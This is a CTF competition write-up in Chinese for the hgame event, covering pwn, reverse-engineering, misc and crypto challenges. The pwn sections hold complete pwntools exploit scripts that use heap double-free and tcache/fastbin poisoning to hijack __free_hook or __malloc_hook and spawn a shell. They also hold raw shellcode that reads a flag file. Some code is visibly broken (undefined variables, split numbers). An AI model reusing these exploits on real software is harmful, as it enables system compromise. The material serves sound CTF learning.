delete(9)
edit(9,p64(free_hook))
add(11,0x70)
add(12,0x70)
edit(12,p64(system))
edit(11,b'/bin/sh\x00')
delete(11)

r.interactive()

```

fastnote

跟上一题基本一样，不过进一步限制了堆块申请大小范围并且取消了edit功能

利用当tcachebin中没有chunk而fastbin中有chunk时，再申请就会将fastbin中剩余的chunk放入tcachebin的机制，在fastbin中构造double free，并再在tcache中劫持freehook即可getshell

exp：

```
from pwn import *
libc = ELF('./libc.so.6')
context(arch='amd64', os='linux', log_level='debug')

file_name = './hea2'

#li = lambda x : print('\x1b[01;38;5;214m' + str(x) + '\x1b[0m')
#ll = lambda x : print('\x1b[01;38;5;1m' + str(x) + '\x1b[0m')

#context.terminal = ['tmux','splitw','-h']

debug = 0
if debug:
    r = remote('47.100.137.175',30419)
else:
    r = process(file_name)

elf = ELF(file_name)

def dbg():
    gdb.attach(r)
    pause()
def dbgg():
    raw_input()

#dbgg()

menu = 'Your choice:'

def add(index, size, content):
    r.sendlineafter(menu, '1')
    r.sendlineafter('Index: ', str(index))
    r.sendlineafter('Size: ', str(size))
    r.sendafter('Content: ', content)


def delete(index):
```

```
    r.sendlineafter(menu, '3')
    r.sendlineafter('Index: ', str(index))

def show(index):
    r.sendlineafter(menu, '2')
    r.sendlineafter('Index: ', str(index))

add(0,0x80,'a')
add(1,0x80,'a')
add(2,0x80,'a')
add(3,0x80,'a')
add(4,0x80,'a')
add(5,0x80,'a')
add(6,0x80,'a')
add(7,0x80,'a')
add(8,0x80,'a')
add(9,0x80,'a')

delete(7)
delete(6)
delete(5)
delete(4)
delete(3)
delete(2)
delete(1)
delete(8)
show(8)
libc_base=u64(r.recvuntil('\x7f')[-6:].ljust(8,b'\x00'))-96-0x10-libc.sym['__malloc_hook']
malloc_hook = libc_base+libc.sym['__malloc_hook']
system=libc_base+libc.sym['system']
free_hook = libc_base+libc.sym['__free_hook']
print(hex(libc_base))
ogs=[0xe3afe,0xe3b01,0xe3b04]
og=libc_base+ogs[2]
add(0,0x60,'a')
add(1,0x60,'a')
add(2,0x60,'a')
add(3,0x60,'a')
add(4,0x60,'a')
add(5,0x60,'a')
add(6,0x60,'a')
add(7,0x60,'a')
add(8,0x60,'a')
add(9,0x60,'a')
delete(7)
delete(6)
```

```
delete(5)
delete(4)
delete(3)
delete(2)
delete(1)
delete(8)
delete(9)
delete(8)
#dbg()
add(1,0x60,'/bin/sh\x00')
add(2,0x60,'a')
add(3,0x60,'a')
add(4,0x60,'a')
add(5,0x60,'a')
add(6,0x60,'a')
add(7,0x60,'a')
#dbg()
add(8,0x60,p64(free_hook))
#dbg()
add(9,0x60,'a')
add(10,0x60,p64(free_hook))
#dbg()
add(11,0x60,p64(system))
dbg()
delete(1)
r.interactive()

```

ShellcodeMaster

0x16字节的reread，由于再调用shellcode前把寄存器全部破坏了，所以要先恢复rsp寄存器，这样就可以用push、pop等指令了

shellcode如下：

```
shellcode = asm('''
    mov esp,0x404100
    shl edi,12
    push 0xa
    push 7
    a:
    pop edx
    pop eax
    syscall
    pop edi
    push esi
```

```
    mov esi,ecx
    jmp a
    ''')
```

完整exp：

```
import requests
from pwn import *
from requests.auth import *
import ctypes
from ctypes import *
context.log_level='debug'
context(os='linux', arch='i386')
io = process('./shell2')

#io = remote('106.14.57.14',31960)
#shellcode = asm('''
#    mov esp,0x404100
#    shl edi,12
#    push 0xa
#    push 7
#    x:
#    pop edx
#    pop eax
#    syscall
#    pop edi
#    push esi
#    mov esi,ecx
#    jmp x
#    ''')
#print(shellcode)
shell = b'\xbc\x00A@\x00\xc1\xe7\x0cj\nj\x07ZX\x0f\x05_V\x89\xce\xeb\xf6'
gdb.attach(io)
pause()
io.sendafter('shellcode\n\n',shell)
#shellcode2 = asm('''
#    push 0x67616c66
#    mov rdi,rsp
#    xor esi,esi
#    push 2
#    pop rax
#    syscall
#    mov rdi,rax
#    mov rsi,rsp
#    mov edx,0x30
```

```
#    xor eax,eax
#    syscall
#    mov edi,1
#    mov rsi,rsp
#    push 1
#    pop rax
#    syscall
#    ''', os='linux', arch='amd64', bits='64')
shellcode2 = b'hflagH\x89\xe71\xf6j\x02X\x0f\x05H\x89\xc7H\x89\xe6\xba0\x00\x00\x001\xc0\x0f\x05\xbf\x01\x00\x00\x00H\x89\xe6j\x01X\x0f\x05'
io.send(shellcode3)
io.interactive()
```

old_fastnote

libc2.23的fastnote，doublefree改mallochook为onegadget再doublefree报错触发mallocassert即可getshell

exp：

```
from pwn import *
libc = ELF('./libc-2.23.so')
context(arch='amd64', os='linux', log_level='debug')

file_name = './vuln'

#li = lambda x : print('\x1b[01;38;5;214m' + str(x) + '\x1b[0m')
#ll = lambda x : print('\x1b[01;38;5;1m' + str(x) + '\x1b[0m')

#context.terminal = ['tmux','splitw','-h']

debug = 0
if debug:
    r = remote('106.14.57.14',30153)
else:
    r = process(file_name)

elf = ELF(file_name)

def dbg():
    gdb.attach(r)
    pause()
def dbgg():
    raw_input()

```

```
#dbgg()

menu = 'Your choice:'


def add(index, size, content):
    r.sendlineafter(menu, '1')
    r.sendlineafter('Index: ', str(index))
    r.sendlineafter('Size: ', str(size))
    r.sendafter('Content: ', content)


def delete(index):
    r.sendlineafter(menu, '3')
    r.sendlineafter('Index: ', str(index))

def show(index):
    r.sendlineafter(menu, '2')
    r.sendlineafter('Index: ', str(index))

add(0,0x80,'a')
add(1,0x80,'a')
delete(0)
show(0)
libc_base=u64(r.recvuntil('\x7f')[-6:].ljust(8,b'\x00'))-88-0x10-libc.sym['__malloc_hook']
malloc_hook = libc_base+libc.sym['__malloc_hook']
system=libc_base+libc.sym['system']
free_hook = libc_base+libc.sym['__free_hook']
print(hex(libc_base))
ogs=[0x4527a,0xf03a4,0xf1247]
og=libc_base+ogs[0]
add(2,0x60,'a')
add(3,0x60,'a')
add(4,0x60,'a')
delete(2)
delete(3)
delete(2)
add(5,0x60,p64(malloc_hook - 0x23))
add(6,0x60,'a')
add(7,0x60,b'a' * 0x13 + p64(og))

add(7,0x60,b'a' * 0x13 + p64(og))

delete(4)
delete(4)

```

```
r.interactive()
```

RE

ezcpp

魔改的tea算法

```
IDA View-A | Pseudocode-A | Hex View-1 | Structures

v3 = 0;
a1[11] = 0x101B;
v4 = 32i64;
a1[12] = 0xDEADBEEF;
v5 = *a1;
v6 = a1[1];
do
{
  v3 -= 0x21524111;
  v5 += (v3 + v6) ^ (16 * v6 + 1234) ^ (32 * v6 + 2341);
  v6 += (v3 + v5) ^ (16 * v5 + 3412) ^ (32 * v5 + 4123);
  --v4;
}
while ( v4 );
*a1 = v5;
v7 = 0;
a1[1] = v6;
v8 = 32i64;
v9 = *(a1 + 1);
v10 = *(a1 + 5);
v11 = a1[12];
key1 = a1[9];
key0 = a1[8];
key3 = a1[11];
key2 = a1[10];
do
{
  v7 += v11;
  v9 += (v7 + v10) ^ (key1 + 32 * v10) ^ (key0 + 16 * v10);
  v10 += (v7 + v9) ^ (key3 + 32 * v9) ^ (key2 + 16 * v9);
  --v8;
}
0000058C sub_7FF7D3DF1070:62 (7FF7D3DF118C)
```

脚本

```c
#include <stdio.h>
#include <stdint.h>
void decrypt (uint32_t* v, uint32_t* k) {
    uint32_t v0=v[0], v1=v[1], sum=0xd5b7dde0, i;
    uint32_t delta=0xDEADBEEF;
    uint32_t k0=k[0], k1=k[1], k2=k[2], k3=k[3];
    for (i=0; i<32; i++) {
        v1 -= ((v0<<4) + k2) ^ (v0 + sum) ^ ((v0<<5) + k3);
        v0 -= ((v1<<4) + k0) ^ (v1 + sum) ^ ((v1<<5) + k1);
        sum -= delta;
```

```
    }
    v[0]=v0; v[1]=v1;
}
//0x88,0x6A,0xB0,0xC9,0xAD,0xF1,0x33,0x33,0x94,0x74,0xB5
int main()
{
    uint32_t v1[3]={0x33f1adc9, 0xb5749433,0x0};
    uint32_t  k[4]={0x04D2, 0x0925, 0x0D54, 0x101B} ;
    decrypt(v1, k);
    printf("Decrypted data: 0x%08X, 0x%08X\n", v1[0], v1[1]);
//0x88,0x6A,0xB0,0x81,0xf3,0xa6,0x75,0xe8,0x74,0xb7,0x5f
    uint32_t v2[3]={0xa6f381b0, 0xb774e875,0x0};
    decrypt(v2, k);
    printf("Decrypted data: 0x%08X, 0x%08X\n", v2[0], v2[1]);
//0x88,6a,42,b1,0f,e5,79,6a,dc,70,5f
    uint32_t v3[3]={0x0fb1426a, 0xdc6a79e5,0x0};
    decrypt(v3, k);
    printf("Decrypted data: 0x%08X, 0x%08X\n", v3[0], v3[1]);
//0x88,04,c6,6a,7f,a7,ec,27,70,70,5f
    uint32_t v4[3]={0x6ac60488, 0x27eca77f,0x0};
    decrypt(v4, k);
    printf("Decrypted data: 0x%08X, 0x%08X\n", v4[0], v4[1]);
//0x68,67,61,6d,65,7b,23,43,70,70,5f
//hgame{#Cpp_
    return 0;
}
```


再加上剩余一节

```
enc =[0x69, 0x73, 0x5F, 0x30, 0x62, 0x4A, 0x33, 0x63, 0x54,
  0x5F, 0x30, 0x72, 0x31, 0x65, 0x6E, 0x54, 0x65, 0x44, 0x3F,
  0x21, 0x7D]
for i in enc:
    print(chr(i),end='')
#  is_0bJ3cT_0r1enTeD?!}
```

MISC

ek1ng_want_girlfriend


追踪流并导出




打开后删除请求部分，保存为jpg打开得到flag

ezWord


改为zip文件解压，浏览找到主要部分




盲水印解密



在线网站解密得到中文乱码



ROT8000，还得是谷歌浏览器好用



CRYPTO

midRSA

很常规的m高位泄露，直接套脚本就行

exp：

```
n=120838778421252867808799302603972821425274682456261749029016472234934876266617266346399909705742862458970575637664059189613618956880430078774892479256301209695323302787221508556481196281420676074116272495278097275927604857336484564777404497914572606299810384987412594844071935546690819906920254004045391585427
c=118961547254465282603128910126369011072248057317653811110746611348016137361383017921465395766977129601435508590006599755740818071303929227578504412967513468921191689357367045286190040251695094706564443721393216185563727951256414649625597950957960429709583109707961019498084511008637686004730015209939219983527
m_high=13292147408567087351580732082961640130543313742210409432471625281702327748963274496942276607
m_high <<= 208
e = 3

R.<x> = PolynomialRing(Zmod(n))
m = m_high + x
f = m^e - c
f = f.monic()

x = f.small_roots(X = 2^208,beta = 0.4)
if x:
    m = m_high + x[0]
    print(int(m))
```

用sage运行即可得到m

midRSA revenge

和midRSA没区别，换数据即可

exp：

```
n=27814334728135671995890378154778822687713875269624843122353458059697288888640
572922486287556431241786461159513236128914176680497775619694684903498070577307 8
102636772802941141359297087459884069633072797670289695153058952070282821935473 5
641482741900839370115846781853510951721308892089023630028164628876169784228063 3
285355376389468360033584102258243058885174812018295460196515483819254913183079 4
969473095743928483785042469915467812521398618765098944764205253172516959533557 5
516478987860294561587996570987197577082348441866563405010385256481957575695004 7
691205355599004786541600213204423145854859214897431430282333052121
c=456221314115867088638207203034494636244706611111621723577848729096069230067 95
813266301862566144713150175868450263938320833284468193969812445918857181352714 9
772292464139530736717619741704945926075632064072125361516435631121845753186559 2
979933552707798180577029737833915898511591140293102965517014567486989142313448 3
518791755930544026956061332689320474812799925490210291960537036388958113672416 4
096879573173870280806620454087466970358998654736755257023225078147018537101
m0=999990028100335777342031068116933082326653253380390563 7
m_high = m0 << 128
e = 5

R.<x> = PolynomialRing(Zmod(n))
m = m_high + x
f = m^e - c
f = f.monic()

x = f.small_roots(X = 2^128,beta = 0.4)
if x:
    m = m_high + x[0]
    print((int(m))
```

Backpack

背包密码问题

简单分析一下代码：因为p移位之后才与flag亦或，移位后的p只有12比特，对flag的影响很小，所以可以直接 `long_to_bytes(enc)` 得到flag的大部分信息，直接用LLL算法进行规约

exp：

```
enc = 87111417256785349029747857011344936698879376017284464400756682491335008814816294996881254121833 9
M = [3245882327, 3130355629, 2432460301, 3249504299, 3762436129, 3056281051, 3484499099, 2830291609, 3349739489, 2847095593, 3532332619, 2406839203, 4056647633, 3204059951, 3795219419, 3240880339, 2668368499, 4227862747, 2939444527, 3375243559]
S = 45893025064

n = len(M)
Ge = Matrix.identity(n)
last_row = [0 for x in range(n)]
Ge_last_row = Matrix(ZZ, 1, len(last_row), last_row)

last_col = M[:]
last_col.append(S)
Ge_last_col = Matrix(ZZ, len(last_col), 1, last_col)

Ge = Ge.stack(Ge_last_row)
Ge = Ge.augment(Ge_last_col)

X = Ge.LLL()[-1]
X = X[:-1]

p = ""
for i in X:
    if abs(i) == 1:
        p += "1"
    if abs(i) == 0:
        p += "0"

print(p)
m = int(p,2) ^^ enc
print(m)
```

用sage运行即可

Backpack revenge

这个难度就稍微大了一点，用LLL算法规约出的结果对不上，还以为和之前一样换数据就行，焯了。

翻一翻各位big佬的博客，发现还可以用格基约简BKZ算法。我以为这个算法只适用于剪枝，学到了

这个算法的大概意思就是先做格约简（格基越好，枚举树越小），然后对于 $i=1,\cdots,n-1$，在投影子格上执行枚举算法，得到局部块上的最短向量，并把它插入原始格基中。可以看看这篇博客：https://blog.csdn.net/weixin_44885334/article/details/122741743

exp:

```
from math import *
a = [74763079510261699126345525979, 51725049470068950810478487507,
47190309269514609005045330671, 64955989640650139818348214927,
68559937238623623619114065917, 72311339170112185401496867001,
70817336064254781640273354039, 70538108826539785774361605309,
43782530942481865621293381023, 58234328186578036291057066237,
68808271265478858570126916949, 61660200470938153836045483887,
63270726981851544620359231307, 42904776486697691669639929229,
41545637201787531637427603339, 74012839055649891397172870891,
56943794795641260674953676827, 51737391902187759188078687453,
49264368999561659986182883907, 60044221237387104054597861973,
63847046350260520761043687817, 62128146699582180779013983561,
65109313423212852647930299981, 66825635869831731092684039351,
67763265147791272083780752327, 61167844083999179669702601647,
55116015927868756859007961943, 52344488518055672082280377551,
52375877891942312320031803919, 69659035941564119291640404791,
52563282085178646767814382889, 56810627312286420494109192029,
49755877799006889063882566549, 43858901672451756754474845193,
67923743615154983291145624523, 51689455514728547423995162637,
67480131151707155672527583321, 59396212248330580072184648071,
63410528875220489799475249207, 48011409288550880229280578149,
62561969260391132956818285937, 44826158664283779410330615971,
70446218759976239947751162051, 56509847379836600033501942537,
50154287971179831355068443153, 49060507116095861174971467149,
54236848294299624632160521071, 64186626428974976108467196869]
bag= 120254819682601389900652731494 7
n = len(a)
d = n / log2(max(a))
assert d < 0.9408
Q = Matrix(ZZ,n+1,n+1)
for i in range(n):
    Q[i,i] = 1
    Q[i,n] = M[i]
Q[n,n] = -bag
X = Q.BKZ(BKZ=30)
for line in X:
    if line[-1] == 0:
        x = [abs(i) for i in line[:-1]]
        if set(x).issubset([0, 1]):
            x = ''.join([str(i) for i in x[::-1]])
            print(f"x = {x}")
            p = int(x,2)
            print(f"p = {p}")
```

得到p为268475474669857

```
flag = 'hgame{' + hashlib.sha256(str(p).encode()).hexdigest() + '}'
            print(flag)
```

即可得到flag

BabyRSA

分析代码，e的值我们可以先求出来。

根据gift=pow(e+114514+p**k,0x10001,p)，我们又可得到gift=pow(e+114514,0x10001,p),然后就是简单的RSA求e

```
from Crypto.Util.number import *
import gmpy2

p = 14213355454944773291
q = 618435620516207003863485511753719304860649784411592007656183397437640010332 97
c = 1050021387224669464959366386560382140000434757516390250852551139650887492724619068925866162502649223481924965979864527862811511564362295740651939654228 41
gift = 9751789326354522940

n = p**4*q
d = gmpy2.invert(65537,p-1)
temp = pow(gift,d,p)
e = temp - 114514
print(e)
```

求得e=73561

但是e和p**3 *（p-1)*(q-1）不互素，第一时间就想到AMM算法

这里就要进行爆破了，最简单的方法是用nthroot函数和已知flag头"hgame”进行爆破

exp：

```
e=73561
res = Zmod(n)(c).nth_root(e, all=True)

for m in res:
    flag = long_to_bytes(int(m))
```

```
    if b"hgame" in flag:
        print(flag)
        break
```

爆破出 'hgame{Ad1eman_Mand3r_Mi11er_M3th0d}'